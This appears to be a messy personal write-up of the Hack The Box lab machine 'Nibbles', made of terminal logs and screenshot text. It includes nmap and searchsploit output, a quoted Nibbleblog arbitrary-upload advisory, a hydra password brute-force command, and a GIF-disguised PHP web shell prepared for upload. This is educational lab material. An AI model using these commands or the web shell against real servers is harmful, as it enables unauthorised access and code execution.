

# nibbles


Apache/2.4.18 (Ubuntu) xenial



## nmap

```
(root@kali)-[/Documents/htb/boxes/nibbles]
# nmap -sC -sV -oA nmap/initial 10.10.10.75
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-28 18:32 EST
Nmap scan report for 10.10.10.75
Host is up (0.20s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.66 seconds
```

## burpSuite





```
(root@kali)-[/Documents/htb/boxes/nibbles]
# mv ~/Downloads/nibbleblog-v4.0.5.zip .

(root@kali)-[/Documents/htb/boxes/nibbles]
# ls
nibbleblog-v4.0.5.zip nibbles.ctb nibbles.ctb~ nibbles.ctb~ nibbles.ctb~~ nmap

(root@kali)-[/Documents/htb/boxes/nibbles]
# unzip nibbleblog-v4.0.5.zip
Archive: nibbleblog-v4.0.5.zip
  creating: nibbleblog-v4.0.5/
  inflating: nibbleblog-v4.0.5/.DS_Store
```

```
(root@kali)-[/Documents/htb/boxes/nibbles/nibbleblog-v4.0.5]
# grep -R 4.0.5 .
./admin/boot/rules/98-constants.bit:define('NIBBLEBLOG_VERSION', '4.0.5');
./admin/js/tinymce/skins/lightgray/fonts/tinymce-small.svg: c-52.901,0-95.786,45.585-
.758-42.602
./admin/js/tinymce/skins/lightgray/fonts/tinymce-small.svg: c-52.901,0-95.786,45.585-
96.758-42.602
./admin/js/tinymce/skins/lightgray/fonts/tinymce-small.svg: c-59.833,0-116.083-23.3-1
./admin/js/tinymce/skins/lightgray/fonts/tinymce-small.svg: C 162.925,250.95, 160,237
21
./admin/js/tinymce/skins/lightgray/fonts/tinymce-small.svg:<glyph unicode="&#xe002;" d="M
595,435.12l-63.918-52.298
./admin/js/tinymce/skins/lightgray/fonts/tinymce.svg:<glyph unicode="&#xe020;" d="M 352,3
.216 353.201,447.133 256,447.133 C 158.797,447.133 80,363.217 80,256 C 80,173.688 126.443
0,256 C 0,379.712 114.615,480 256,480 C 397.385,480 512,379.712 512,256 C 512,161.996 44
./admin/js/tinymce/skins/lightgray/fonts/tinymce.svg:<glyph unicode="&#xe016;" d="M 224,1
160 L 224,192 L 320,256 L 320,288 L 160,288 L 160,352 L 352,352 ZM 256,432 C 200.441,432
.922,76.922 C 148.208,37.636 200.441,16 256,16 C 311.559,16 363.792,37.636 403.078,76.922
.364 311.559,432 256,432 Z M 256,480 L 256,480 C 397.385,480 512,365.385 512,224 C 512,82
./admin/js/tinymce/skins/lightgray/fonts/tinymce.svg:<glyph unicode="&#xe00e;" d="M 112.5
44 0.5,144 L 0,160 C 0,283.712 100.288,384 224,384 L 224,320 C 181.263,320 141.083,303.35
2.5,256 ZM 400.5,256 C 462.355,256 512.5,205.855 512.5,144 C 512.5,82.144 462.355,32 400.
69.263,320 429.083,303.357 398.863,273.137 C 393.045,267.319 387.736,261.129 382.947,254.
./admin/js/tinymce/skins/lightgray/fonts/tinymce.svg:<glyph unicode="&#xe002;" d="M 512,1
5.12l-63.918-52.298
```

```
(root@kali)-[/Documents/htb/boxes/nibbles/nibbleblog-v4.0.5]
# grep -R 4.0.5 . | awk -F: '{print $1}' | uniq
```

```
(root@kali)-[/Documents/htb/boxes/nibbles/nibbleblog-v4.0.5]
# grep -R 4.0.5 . | awk -F: '{print $1}' | uniq
./admin/boot/rules/98-constants.bit
./admin/js/tinymce/skins/lightgray/fonts/tinymce-small.svg
./admin/js/tinymce/skins/lightgray/fonts/tinymce.svg
```

```
(root@kali)-[/Documents/htb/boxes/nibbles/nibbleblog-v4.0.5]
# less ./admin/boot/rules/98-constants.bit
```

```
// =====
//      SYSTEM INFORMATION
// =====
define('NIBBLEBLOG_VERSION',      '4.0.5');
define('NIBBLEBLOG_NAME',         'Espresso');
define('NIBBLEBLOG_RELEASE_DATE', '07/09/2015');
define('NIBBLEBLOG_BUILD',        2392406954);

// =====
//      DEBUG
// =====
```

```
(root@kali)-[/Documents/htb/boxes/nibbles/nibbleblog-v4.0.5]
# searchsploit nibbleblog
```

Exploit Title	Path
Nibbleblog 3 - Multiple SQL Injections	php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)	php/remote/38489.rb

Shellcodes: No Results

```
(root@kali)-[/Documents/htb/boxes/nibbles]
# cd exploits

(root@kali)-[/Documents/htb/boxes/nibbles/exploits]
# mv ../nibbleblog-v4.0.5/38489.rb .
```

```
(root@kali)-[/Documents/htb/boxes/nibbles/exploits]
# searchsploit -m php/webapps/35865.txt
Exploit: Nibbleblog 3 - Multiple SQL Injections
URL: https://www.exploit-db.com/exploits/35865
Path: /usr/share/exploitdb/exploits/php/webapps/35865.txt
File Type: ASCII text, with CRLF line terminators
Copied to: /Documents/htb/boxes/nibbles/exploits/35865.txt
```

```
(root@kali)-[/Documents/htb/boxes/nibbles/exploits]
# ls
35865.txt  38489.rb
```

```
(root@kali)-[/Documents/htb/boxes/nibbles/exploits]
# less 35865.txt

(root@kali)-[/Documents/htb/boxes/nibbles/exploits]
# less 38489.rb
```

## 2. Vulnerability Description

When uploading image files via the "My image" plugin - which is delivered with NibbleBlog by default - , NibbleBlog 4.0.3 keeps the original extension of uploaded files. This extension or the actual file type are not checked, thus it is possible to upload PHP files and gain code execution.


Please note that admin credentials are required.

## 3. Proof of Concept

1. Obtain Admin credentials (for example via Phishing via XSS which can be gained via CSRF, see advisory about CSRF in NibbleBlog 4.0.3)
2. Activate My image plugin by visiting [http://localhost/nibbleblog/admin.php?controller=plugins&action=install&plugin=my\\_image](http://localhost/nibbleblog/admin.php?controller=plugins&action=install&plugin=my_image)
3. Upload PHP shell, ignore warnings
4. Visit [http://localhost/nibbleblog/content/private/plugins/my\\_image/image.php](http://localhost/nibbleblog/content/private/plugins/my_image/image.php). This is the default name of images uploaded via the plugin.

```
(root@kali)-[/Documents/htb/boxes/nibbles/nibbleblog-v4.0.5]
# ls
admin      content    feed.php  install.php  LICENSE.txt  sitemap.php  update.php
admin.php  COPYRIGHT.txt  index.php  languages    plugins      themes
```

admin.php      install.php



Blog already installed... May be you want to [update](#) ?



## Welcome to Nibbleblog

DB updated: ./content/private/config.xml

DB updated: ./content/private/comments.xml

Categories updated...

[Nibbleblog 4.0.3 "Coffee"](#) ©2009 - 2014 | Developed by Diego Najar


/content/private/

# Index of /nibbleblog/content/private

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔗 <a href="#">Parent Directory</a>		-	
🔗 <a href="#">categories.xml</a>	2021-03-01 16:09	325	
🔗 <a href="#">comments.xml</a>	2021-03-01 16:09	431	
🔗 <a href="#">config.xml</a>	2021-03-01 16:09	1.9K	
🔗 <a href="#">keys.php</a>	2017-12-10 12:20	191	
🔗 <a href="#">notifications.xml</a>	2021-03-01 16:06	1.1K	
🔗 <a href="#">pages.xml</a>	2017-12-28 15:59	95	
📁 <a href="#">plugins/</a>	2017-12-10 23:27	-	
🔗 <a href="#">posts.xml</a>	2017-12-28 15:38	93	
🔗 <a href="#">shadow.php</a>	2017-12-10 12:20	210	
🔗 <a href="#">tags.xml</a>	2021-03-01 16:09	97	
🔗 <a href="#">users.xml</a>	2021-03-01 16:06	634	

*Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80*

user = admin



```

-<users>
  -<user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1614632815</session_date>
  </user>
  -<blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  -<blacklist type="string" ip="10.10.14.2">
    <date type="integer">1614583626</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  -<blacklist type="string" ip="10.10.14.5">
    <date type="integer">1614593886</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>

```

bruteforce username with hydra

```

(rootkali)-[/Documents/htb/boxes/nibbles/bruteforce]
# cp /usr/share/wordlists/rockyou.txt.gz .

```

```

(rootkali)-[/Documents/htb/boxes/nibbles/bruteforce]
# gzip -d rockyou.txt.gz

(rootkali)-[/Documents/htb/boxes/nibbles/bruteforce]
# ls
rockyou.txt

```



Sign in to Nibbleblog

☐ Remember me

[← Back to blog](#)

```

1 POST /nibbleblog/admin.php HTTP/1.1
2 Host: 10.10.10.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://10.10.10.75
10 Connection: close
11 Referer: http://10.10.10.75/nibbleblog/admin.php
12 Cookie: PHPSESSID=8uohmqp97sm94uanur63v0g5o3
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=hi
    
```

## Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /nibbleblog/admin.php HTTP/1.1
2 Host: 10.10.10.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://10.10.10.75
10 Connection: close
11 Referer: http://10.10.10.75/nibbleblog/admin.php
12 Cookie: PHPSESSID=8uohmqp97sm94uanur63v0g5o3
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=hi
    
```

## Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

25 </script>
26 <script charset="utf-8" src="/nibbleblog,
27 </script>
28 <!-- FAVICON -->
29 <link rel="shortcut icon" href="/nibbleb
30 </head>
31 <body>
32 <div id="container">
33
34 <div class="title">
    Sign in to Nibbleblog admin area
  </div>
  <div id="alert">
    Incorrect username or password. <a href="#">Back to login
  </div>
  <form id="js_form" name="form" method="post">
    <div class="form_block">
      <input class="username" name="username" type="text" value="admin" />
    </div>
    <div class="form_block">
      <input class="password" name="password" type="password" value="hi" />
    </div>
    <input type="checkbox" /> Remember me
    <input type="submit" value="Login" />
  </form>
  <a class="back" href="/nibbleblog/">Back to blog
</body>
</html>
    
```

```

(root@kali) ~/Documents/htb/boxes/nibbles/bruteforce
# hydra -l admin -P rockyou.txt 10.10.10.75 http-post-form "http://10.10.10.75/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect username"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-01 16:22:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.10.75:80/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect username
[80][http-post-form] host: 10.10.10.75 login: admin password: 123456789
[80][http-post-form] host: 10.10.10.75 login: admin password: 123456
[80][http-post-form] host: 10.10.10.75 login: admin password: princess
[80][http-post-form] host: 10.10.10.75 login: admin password: abc123
[80][http-post-form] host: 10.10.10.75 login: admin password: nicole
[80][http-post-form] host: 10.10.10.75 login: admin password: jessica
[80][http-post-form] host: 10.10.10.75 login: admin password: daniel
[80][http-post-form] host: 10.10.10.75 login: admin password: babygirl
[80][http-post-form] host: 10.10.10.75 login: admin password: lovely
[80][http-post-form] host: 10.10.10.75 login: admin password: monkey
[80][http-post-form] host: 10.10.10.75 login: admin password: 654321
[80][http-post-form] host: 10.10.10.75 login: admin password: michael
1 of 1 target successfully completed, 12 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-01 16:22:35
    
```

Request

RawParamsHeadersHex

PrettyRaw\nActions

1GET /nibbleblog/admin.php HTTP/1.1

2Host: 10.10.10.75

3User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate

7Connection: close

8Cookie: PHPSESSID=8uohmqp97sm94uanur63v0g5o3

9Upgrade-Insecure-Requests: 1

10Cache-Control: max-age=0

11

12

Response

RawHeadersHex

PrettyRawRender\nActions

1HTTP/1.1 200 OK

2Date: Mon, 01 Mar 2021 21:31:44 GMT

3Server: Apache/2.4.18 (Ubuntu)

4Expires: Thu, 19 Nov 1981 08:52:00 GMT

5Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

6Pragma: no-cache

7Content-Length: 48

8Connection: close

9Content-Type: text/html; charset=UTF-8

10

11Nibbleblog security error - Blacklist protection

• Nibbleblog

NibbleBlog 4.0.3: Code E

How to Unzip (Open) Gz

+

←→×

10.10.10.75/nibbleblog/admin.php

Kali Linux

Kali Training

Kali Tools

Kali Forums

Kali Docs

NetHunter

Offensive Se

Nibbleblog security error - Blacklist protection


10/15

This XML file does not appear to have any style information associated with it. The d


```
-<users>
  -<user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">9</session_fail_count>
    <session_date type="integer">1614634194</session_date>
  </user>
  -<blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  -<blacklist type="string" ip="10.10.14.2">
    <date type="integer">1614583626</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  -<blacklist type="string" ip="10.10.14.5">
    <date type="integer">1614593886</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  -<blacklist type="string" ip="10.10.14.18">
    <date type="integer">1614634177</date>
    <fail_count type="integer">4</fail_count>
  </blacklist>
</users>
```

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MUL
  inet 10.10.14.18 netmask 255.255.254.0
  inet6 fe80::573b:fa3b:bff4:f454 prefixle
  inet6 dead:beef:2::1010 prefixlen 64 sc
  unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
  RX packets 481 bytes 192934 (188.4 KiB)
  RX errors 0 dropped 0 overruns 0 frame
  TX packets 584 bytes 59369 (57.9 KiB)
  TX errors 0 dropped 0 overruns 0 carrie
```

proxy request throw webserver to bypass this password by chance == nibbles



```
1 GIF8;  
2 <?php echo system($_REQUEST['ipp']); ?>  
3
```



```
(root@kali) - [/Documents/htb/boxes/nibbles]  
# file cmd.php  
cmd.php: GIF image data 16188 x 26736
```

## nibbleblog - Plugins :: My image

Title

not malicious

Position

